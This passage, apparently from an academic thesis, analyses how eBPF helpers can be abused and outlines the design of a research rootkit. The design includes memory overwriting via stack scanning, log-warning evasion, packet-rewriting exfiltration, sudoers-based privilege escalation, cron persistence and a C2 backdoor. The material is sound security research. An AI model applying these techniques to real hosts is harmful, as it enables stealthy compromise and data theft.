As we introduced in the previous section, the bpf_probe_read_user() and bpf_probe_read_kernel() helpers can be used to access memory of pointers received as parameters in the hooked functions.

However, although in general the eBPF verifier attempts to reject illegal memory accesses, it does not prevent a malicious program from passing an arbitrary memory address (in kernel or user space) to the above helpers. This means that an eBPF program can potentially read any address in user or kernel space, (as long as it is marked as readable in the corresponding memory pages). Furthermore, an attacker can locate specific data structures and memory sections by taking the function parameter as a reference point in memory.

A particularly relevant case (which we will later use for our rootkit) involves accessing user memory via the parameters of tracepoints attached at system calls. Provided the nature of syscalls, whose purpose is to communicate user and kernel space, all parameters received will belong to the user space, and therefore any pointer passed will be an address in user memory. This enables an eBPF program to get a foothold into the virtual address space of the process calling the syscall, which it can proceed to scan looking for data or specific instructions. This technique will be further elaborated in Section 3.3.1.

3.2.3. Overriding function return values

A potentially dangerous functionality in eBPF tracing programs is the ability to modify the return value of kernel functions[88][89]. This can be done via the eBPF helper bpf_override_return, and it works exclusively from kretprobes.

Apart from only working on kretprobes, additional restrictions are applied to this helper. It will only work if the kernel was compiled with the CONFIG_BPF_KPROBE_

OVERRIDE flag, and only if the kretprobe is attached to a function to which, during the kernel development, the macro ALLOW_ERROR_INJECTION() has been indicated. Currently, only a small selection of functions includes this macro, but most system calls can be found to implement it. Code snippets 3.7 and 3.8 show how a system call like sys_open is defined in kernel v5.11:

CODE 3.7. Definition of the syscall sys_open in the kernel [90]

```
SYSCALL_DEFINE3(open, const char __user *, filename, int, flags,
    umode_t, mode)
{
        if (force_o_largefile())
                flags |= O_LARGEFILE;
        return do_sys_open(AT_FDCWD, filename, flags, mode);
}
```

CODE 3.8. Definition of the macro for creating syscalls, containing the error injection macro. Only relevant instructions included, complete macro can be found in the kernel [91]

```
#define SYSCALL_DEFINE3(name, ...) SYSCALL_DEFINEx(3, _##name,
    __VA_ARGS__)
#ifndef __SYSCALL_DEFINEx
#define __SYSCALL_DEFINEx(x, name, ...)\
        [...]
        ALLOW_ERROR_INJECTION(sys##name, ERRNO);\
        [...]
```

By looking at Code snippets 3.7 and 3.8, we can observe that the system call sys_open involves the inclusion of the ALLOW_ERROR_INJECTION macro. Therefore, any kretprobe attached to a system call function will be able to modify its return value.

In order to be able to modify the return value of functions, the aforementioned eBPF helper makes use of the fault injection framework of the Linux kernel[92], which was created before eBPF itself, and whose original purpose is to allow for generating errors in kernel programs for debugging purposes.

Taking the previous information into account, we can find that a malicious eBPF program, by tampering with the kernel-user space interface which are system calls, can mislead user programs, which trust the output of kernel code. This can lead to:

- A program believes a system call exited with an error, while in reality the kernel completed the operation with success, or vice versa. For instance, the result of a call to sys_open can mislead a user program into thinking that a file does not exist.
- A program receives incorrect data on purpose. For instance, a buffer may look empty or of a reduced size upon a sys_read call, while in reality more data is available to be read.

3.2.4. Sending signals to user programs

Another eBPF helper that is subject to malicious purposes is bpf_send_signal. This helper enables to send an arbitrary signal to the thread of the process running a hooked function.

Therefore, this helper can be used to forcefully terminate running user processes, by sending the SIGKILL signal. In this way, combined with the observability into the parameters received at a function call, malicious eBPF can kill and deactivate processes to favour its malicious purposes.

3.2.5. Takeaways

As a summary, a malicious eBPF program loaded and attached as a tracing program undermines the existing trust between user programs and the kernel space.

Its ability to access sensitive data in function parameters and reading arbitrary memory can lead to gathering extensive information on the running processes of a system, whilst the malicious use of eBPF helpers enables the modification of the data passed to the user space from the kernel, and the control over which programs are allowed to be running on the system.

3.3. Memory corruption

In the previous section we described how tracing programs can read user memory out of the bounds of function parameters via the helpers bpf_probe_read_user() and bpf_probe_read_kernel(). In this section, we will analyse another eBPF helper that can be found to be the heart of malicious programs.

Privileged eBPF programs (or those with at least CAP_BPF + CAP_PERFMON capabilities) have the potential to use an experimental (it is labelled as so [47]) helper called bpf_probe_write_user(). This helper enables to write into user memory from within an eBPF program.

However, this helper has certain limitations that restrict its use. We will now proceed to review some background into how user memory works and, afterwards, we will analyse the restrictions and possible uses of this eBPF helper in the context of malicious applications.

3.3.1. Attacks and limitations of bpf_probe_write_user()

Provided the background into memory architecture and the stack operation, we will now study the offensive capabilities of the bpf_probe_write_user() helper and which restrictions are imposed into its use by eBPF programs.

The bpf_probe_write_user() helper, when used from a tracing eBPF program, can write into any memory address in the user space of the process responsible from calling the hooked function. However, the write operation fails has some restrictions:

- The operation fails if the memory space pointed by the address is marked as non-writeable by the user space process. For instance, if we try to write into the .text section, the helpers fails because this section is only marked as readable and executable (for protection reasons). Therefore, the process must indicate a writeable flag in the memory section for the helper to succeed.
- The operation fails if the memory page is served with a minor or major page fault [93]. As we saw in Section 2.2.3, eBPF programs are restricted from executing any sleeping or blocking operations, to prevent hanging the kernel. Therefore, since during a page fault the operating system needs to block the execution and write into the page table or retrieve data from the secondary disk, bpf_probe_write_user() is defined as a non-faulting helper[94], meaning that instead of issuing a page fault for accessing data, it will just return and fail.
- Each time the helper is called, an alert message is written into the kernel logs, alerting that a potentially dangerous eBPF program is making use of the helper. Note that this message appears when the eBPF program is attached, and not each time the helper is called. This is particularly relevant since a malicious eBPF can bypass this alert by blocking read calls during the attachment stage, later overwriting the kernel logs once the eBPF programs using this helper have been attached. After that, since it is already attached, the eBPF program may use the helper without any warning message [95].

Although we will not be able to modify kernel memory or the instructions of a program, this eBPF helper opens a range of possible attacks:

- Modify any of the arguments with which a system call is called (either with a tracepoint or a kprobe). Therefore, a malicious program can hijack any call to the kernel with its own arguments.
- Modify user-provided arguments in kernel functions. When reading kernel code, we can find that data provided by the user is marked with the keyword *__user*. For instance, an internal kernel function vfs_read used by the system call sys_read receives the user buffer shown in Code snippet 3.9.

CODE 3.9. Definition of kernel function vfs_read [96].

```
1 ssize_t vfs_read(struct file *file, char __user *buf, size_t count
      , loff_t *pos)
```

Then, if we attach a kprobe to vfs_read, we would be able to modify the value of the buffer.

- Modify process memory by taking function parameters as a reference and scanning the stack. This technique, first introduced in Section 3.2.2 when we mentioned that tracing programs can read any user memory location with the bpf_probe_read_user() helper, and which was publicly first used by Jeff Dileo at his talk in DEFCON 27 [97], consists of:

  1. Take an user-passed parameter received on a tracing program. The parameter must be a pointer to a memory location (such as a pointer to a buffer), so that we can use that memory address as the reference point in user space. According to the x86_64 documentation, this parameter will be stored in the stack [98], so we will receive a stack address.
  2. Locate the target data which we aim to write. There are two main methods for this:
     - Sequentially read the stack, using bpf_probe_read_user(), until we locate the bytes we are looking for. This requires knowing which data we want to overwrite.
     - By previously reverse engineering the user program, we can calculate the offset at which an specific data section will be stored in virtual memory with respect to the reference address we received as a parameter.
  3. Overwrite the memory buffer using bpf_probe_write_user().

Figure 3.1 illustrates a high-level overview of the stack scanning technique previously described.




Fig. 3.1. Overview of stack scanning and writing technique.

The figure shows process memory executing a program similar to the one shown in Code snippet 3.10:

CODE 3.10. Sample program being executed on figure 3.1.

```
1 void func(char* a, char* b, char* c){
2         int fd = open("FILE", 0);
```

```
3           write(fd, a, 1);
4   }
5
6   int main(){
7           char a[] = "AAA";
8           char b[] = "BBB";
9           char c[] = "CCC";
10          func(a, b, c);
11  }
```

In Figure 3.1, we can clearly observe how the technique is used to overwrite a specific buffer. The attacker goal is to overwrite buffer *c* with some other bytes, but the kprobe program only has direct access to buffer *a*:

1. By reverse engineering the program (e.g.: with gdb-peda) we notice that buffer *c* is stored 8 bytes lower on the stack than buffer *a*.

2. When register rip points to the write() instruction, the processor executes the instruction and a system call is issued to sys_write.

3. The kprobe eBPF program hooked to the syscall hijacks the program execution. Since it has access to the memory address of buffer *a* and it knows the relative position of buffer *c*, it writes to that location whatever it wants (e.g.: "DDD") with the bpf_probe_write_user() helper.

4. The eBPF program ends and the control flow goes back to the system call. It ends its execution successfully and returns a value to the user space. The result of the program is that 1 byte has been written into file "FILE", and that buffer *c* now contains "DDD".

3.3.2. Takeaways

As a summary, the bpf_probe_write_user() helper is one of the main attack vectors for malicious eBPF programs. Although it does contain some restrictions, its ability to overwrite any user parameter enables it to, in practice, execute arbitrary code by hijacking that of others. When it is combined with tracing programs' ability to read memory out of bounds, it unlocks a wide range of attacks, since any writeable section of the process memory is a possible target.

Therefore, if on the conclusion of Section 3.2.5 we discussed that the ability to change the return value of kernel functions and kill processes hinders the trust between the user and kernel space (since what the kernel returns may not be a correct result), then the ability to directly overwrite process data is a complete disrupt of trust in any of the data in the user space itself, since it is subject to the control of a malicious eBPF program.

Moreover, in the next sections we will discuss how we can create advanced attacks based on the background and techniques previously discussed. We will research further into which sections of a process memory are writeable and whether they can lead to new attack vectors.

3.4. Abusing networking programs

The final main piece of a malicious eBPF program comes from taking advantage of the networking capabilities of TC and XDP programs. As we mentioned during Section 2.3.1 and 2.3.2, these type of programs have access to network traffic:

- Traffic Control programs can be placed either on egress or ingress traffic, and receive a struct *sk_buff*, containing the packet bytes and meta data that helps operating on it.
- Express Data Path programs can only be attached to ingress traffic, but in turn they receive the packet before any kernel processing (as a struct *xdp_md*) being able to access the raw data directly.

Networking eBPF programs not only have read access to the network packets, but also write access:

- XDP programs can directly modify the raw packet via memcpy() operations. They can also increment or reduce the size of the packet at any of its ends (adding bytes before the head or after the packet tail). This is done via the multiple helpers previously presented on Table 2.11.
- TC programs can also modify the packet via the helpers presented on Table 2.13. The packet can be expanded or reduced via these eBPF helpers too.

Apart from write access to the packet, the other critical feature of networking programs is their ability to drop packets. As we presented in Table 2.10 and 2.12, this can be achieved by returning specific values.

3.4.1. Attacks and limitations of networking programs

Based on the previous background, we will now proceed to explore which limitations exist on which actions a network eBPF program can perform:

- Read and write access to the packet is heavily controlled by the eBPF verifier. It is not possible to read or write data out of bounds. Extreme care must also be taken before attempting to read any data inside the packet, since the verifier first requires making lots of checks beforehand. For any access to take place, the program must

first classify the packet according to the network protocol it belongs, and later check that every header of every layer is well defined (e.g.: Ethernet, IP and TCP). Only after that, the headers can be modified.

If the program also wants to modify the packet payload, then it must be checked to be between the bounds of the packet and well defined according to the packet headers (using fields IHL, packet length and data offset, in Figure 2.22). Also, after using any of the helpers that enlarge or reduce the size of the packet, all check operations must be repeated before any subsequent operation.

Finally, note that after any modification in the packet, some network protocols (such as IP and TCP) require to recalculate their checksum fields.

- XDP and TC programs are not able to create packets, they can only operate over existing traffic.
- If an XDP program modifies an incoming packet, the kernel will not know about the original data, but if an egress TC program modifies a packet being sent, the kernel will be able to notice the modification.

Having the previous restrictions in mind, we can find multiple possible malicious uses of an XDP/TC program:

- **Monitor all network connections** in the system. An XDP or TC ingress program can read any packet from any interface, therefore achieving a comprehensive view on which are the running communications and opened ports (even if protocols with encryption are being used) and gathering transmitted data (if the connection is also in plaintext).
- **Hide arbitrary traffic** from the host. If an XDP program drops a packet, the kernel will not be able to know any packet was received in the first place. This can be used to hide malicious incoming traffic. However, as we will mention in Section 4.5, malicious traffic may still be detected by other external devices, such as network-wide firewalls.
- **Modify incoming traffic** with XDP programs. Every packet can be modified (as we mentioned at the beginning of Section 3.4), and any modification will be unnoticeable to the kernel, meaning that we will have complete, invisible control over the packets received by the kernel.
- **Modify outgoing traffic** with TC egress programs. Since every packet can be modified at will, we will therefore have complete control over any packet sent by the host. This can be used to enable a malicious program to communicate over the network and exfiltrate data, since even if we cannot create a new connection from eBPF, we can still modify existing packets, writing any payload and headers on it (thus being able to, for instance, change the destination of the packet).

Notice, however, that these modifications are not transparent to the kernel as with XDP, and thus an internal firewall may detect our malicious traffic.

Although we mention the possibility of modifying outgoing traffic as an alternative to the impossibility of sending new packets from eBPF, there exists a major disadvantage by doing this, since the original packet of the application will be lost, and we will thus be disrupting the normal functioning of the system (which in a rootkit is unacceptable, as we mentioned in Section 1.1, stealth is a priority).

There exists, however, a simple way of duplicating a packet so that the original packet is not lost but we can still send our overwritten packet. This technique, first presented by Guillaume Fournier and Sylvain Afchain in their DEFCON talk, consists of taking advantage of TCP retransmissions we described on Section 2.8.2. Figure 3.2 shows this process:




Fig. 3.2. TCP retransmissions technique to duplicate a packet for exfiltrating data.

In the figure, we can observe a host infected by a malicious TC egress program. An user space application at some point needs to send a packet (in this case a simple ping), and the TC program will overwrite it (in this case, it writes a password which it has been able to find, and substitutes the destination IP address with that of a listening attacker). After the timer runs out, the TCP protocol itself will retransmit the same packet as previously and thus the original data is delivered too.

Using this technique, we will be able to send our own packets every time an application sends outgoing traffic. And, unless the network is being monitored, this attack will go unnoticed, provided that the delay of the original packet is similar to that when a single packet lost.

3.4.2. Takeaways

As a summary, networking eBPF programs offer complete control over incoming and outgoing traffic. If tracing programs and memory corruption techniques served to disrupt the trust in the execution of both any user and kernel program, then a malicious networking program has the potential to do the same with any communication, since any packet is under the control of eBPF.

Ultimately, the capabilities discussed in this section unlock complete freedom for the design of malicious programs. As we will explain in the next chapter, one particularly relevant type of application can be built:

- A **backdoor**, a stealthy program which listens on the network interface and waits for secret instructions from a remote attacker-controlled client program. This backdoor can have **Command and Control (C2)** capabilities, meaning that it can process commands sent by the attacker and received at the backdoor, executing a series of actions corresponding to the request received, and (when needed) answering the attacker with the result of the command.

4. DESIGN OF A MALICIOUS EBPF ROOTKIT

In the previous chapter, we discussed the capabilities of eBPF programs from a security standpoint, detailing which helpers and program types are particularly useful for developing malicious programs, and analysing some techniques (stack scanning, overwriting packets together with TCP retransmissions) which helps us circumvent some of the limitations of eBPF.

Taking as a basis these capabilities, this chapter is now dedicated to a comprehensive description of our rootkit, including the techniques and functionalities implemented, thus showing how these capabilities can lead to the creation of a real malicious application. As we mentioned during the project objectives, our goals for our rootkit include the following:

- Hijacking the execution of user programs while they are running, injecting libraries and executing malicious code, without impacting their normal execution.
- Featuring a command-and-control module powered by a network backdoor, which can be operated from a remote client. This backdoor should be controlled with stealth in mind, featuring similar mechanisms to those present in rootkits found in the wild.
- Tampering with user data at system calls, resulting in running malware-like programs and for other malicious purposes.
- Achieving stealth, hiding rootkit-related files from the user.
- Achieving rootkit persistence, the rootkit should run after a complete system reboot.

We will firstly present an overview on the rootkit architecture and design. Afterwards, we will be exploring each functionality individually, offering a comprehensive view on how each of the systems work.

4.1. Rootkit architecture

Figure 4.1 shows an overview of the rootkit modules and components which have been built for this research work.




Fig. 4.1. Overview of the rootkit modules and components.

As we can observe in the figure, we can distinguish 6 different rootkit modules, along with a rootkit client which provides remote control of the rootkit over the network from the attacker machine. Also, there exists a rootkit user space process, which is listening for commands issued from the kernel-side, transmitted through a ring buffer.

- The **user space process** of the rootkit is in charge of loading and attaching the eBPF rootkit in the kernel, and creating the eBPF maps needed for their operations. For this, it uses the eBPF programs configurator, an internal structure that manages the eBPF modules at runtime, being able to attach or detach them after a command to do so is received.

  The user space process also listens to any data received at the ring buffer, a special map which the eBPF program at the kernel will use to communicate with the user-side, issuing commands and triggering actions from it. Between other actions, the rootkit user space process can spawn TLS clients, execute malicious programs or use the eBPF program configurator for managing the eBPF programs.

- The **library injection** module is in charge of hijacking the execution of target processes by injecting a malicious library. For this, it uses a set of eBPF tracepoints in the kernel side, and a code caver module in the user side in charge of scanning user processes and injecting shellcode, apart from the malicious library itself, which is prepared to communicate with the attacker's remote client.

- The **execution hijacking** module is in charge of hijacking the execution of programs right before the process is even created, modifying the kernel function arguments in such a way that the a new malicious program is called, but the original information is not lost so that the malicious program can still create the original process. Therefore, it hijacks the creation of processes by transparently injecting the creation of one additional malicious process on top of the intended one.

- The **privilege escalation** module is in charge of ensuring that any user process spawned by the rootkit will maintain full privilege in the system. Therefore, it hijacks any call to the sudoers file (on which privileged users are listed) so that the user on which the rootkit is loaded is always treated as root. Note that we have not listed this module as one of the main project objectives mainly because it acts as a helper to other modules, such as the execution hijacking one.

- The **backdoor** is one of the most critical modules in the rootkit. It has full control over incoming traffic with an XDP program, and outgoing traffic with a TC egress program. As we will see, both the XDP and TC programs are loaded in different eBPF programs, so they use a shared eBPF map to communicate between them.

  The backdoor maintains a Command and Control (C2) system that is prepared to listen for specially crafted network triggers which intend to be stealthy and go unnoticed by network firewalls. These triggers transmit information and commands

to the XDP program at the network border, which the backdoor is in charge of interpreting and issuing the corresponding actions, either by writing data at an eBPF map in which other eBPF programs are reading or issuing an action request via the ring buffer. On top of that, the TC program interprets the data parsed by the XDP program and shapes the outgoing traffic, being able to inject secret messages into packets.

- The **rootkit stealth** module is in charge of implementing measures to hide the rootkit from the infected host. For this, it hijacks certain system calls so that rootkit-related files and directories are hidden from the system.

- The **rootkit persistence** module is in charge of ensuring that the rootkit will stay loaded even after a complete reboot of the infected system. For this, it injects secret files at the *cron* system (which will launch the rootkit after a reboot) and at the sudo system (which maintains the privileged permissions of the rootkit after the reboot).

- The **rootkit client** is a command-line interface (CLI) program that enables the attacker to remotely control the rootkit at the infected machine. For this, it incorporates multiple operation modes that launch different commands and network triggers. These network triggers, and any other packet sent to the backdoor, are custom designed TCP packets sent over a raw socket, enabling to avoid the noisy TCP 3-way handshake and to control every detail of the packet fields. Each of the messages generated by the client (and sent by the backdoor) follow a custom rootkit protocol, that defines the format of the messages and allows both the client and the backdoor to identify those packets belonging to this malicious traffic. In order to craft these packets, the rootkit client uses a raw sockets library (RawTCP_Lib) that we have developed for this purpose [18]. Section 4.6.2 covers in great detail the development of this library.

  The RawTCP_Lib library incorporates packets building, raw socket packet transmissions, and a sniffer for incoming packets. This sniffer is particularly relevant since the client will need to listen for responses by the rootkit backdoor and quickly detect those that follow the rootkit protocol format.

  Apart from the network triggers, upon receiving a response by the backdoor the rootkit client can start pseudo-shells connections (commands can be sent to the backdoor and the backdoor executes them, but no shell process is spawned in the client), or spawn TLS servers that establish an encrypted connection with the backdoor. This connection, internally, still uses the custom rootkit protocol to act as a pseudo-shell, enabling to execute commands remotely.

With respect to how the rootkit implementation is distributed into multiple programs, we can find that, overall, there exist 4 main components, as shown in Figure 4.2.

As we can observe in the figure, the rootkit modules we have overviewed previously are distributed into different files:




Fig. 4.2. Rootkit programs and scripts.

- The program ***injector*** comprises the rootkit client and the shared library RawTCP_Lib. This program is to be launched from the attacker machine after a successful infection of a host.
- The program ***tc*** contains the TC program needed for managing the egress network traffic. The reason why it is loaded separately is because the libbpf library does not currently incorporate support for integrating TC programs easily as with XDP or tracepoints.

  This program is also responsible of creating the shared map which the backdoor will use, and therefore it must be the first part of the rootkit loaded.
- The program ***kit*** contains most of the rootkit functionality, spawning the user process and the kernel-side eBPF programs and maps.
- The ***packager.sh*** and ***deployer.sh*** files are scripts which an attacker, upon gaining access to a machine, can use to quickly set up the rootkit and infect the machine:
  - *packager.sh* compiles the rootkit and prepares the *injector*, *kit* and *tc* files in an output directory to be used (this directory is hidden by the rootkit once it is loaded).
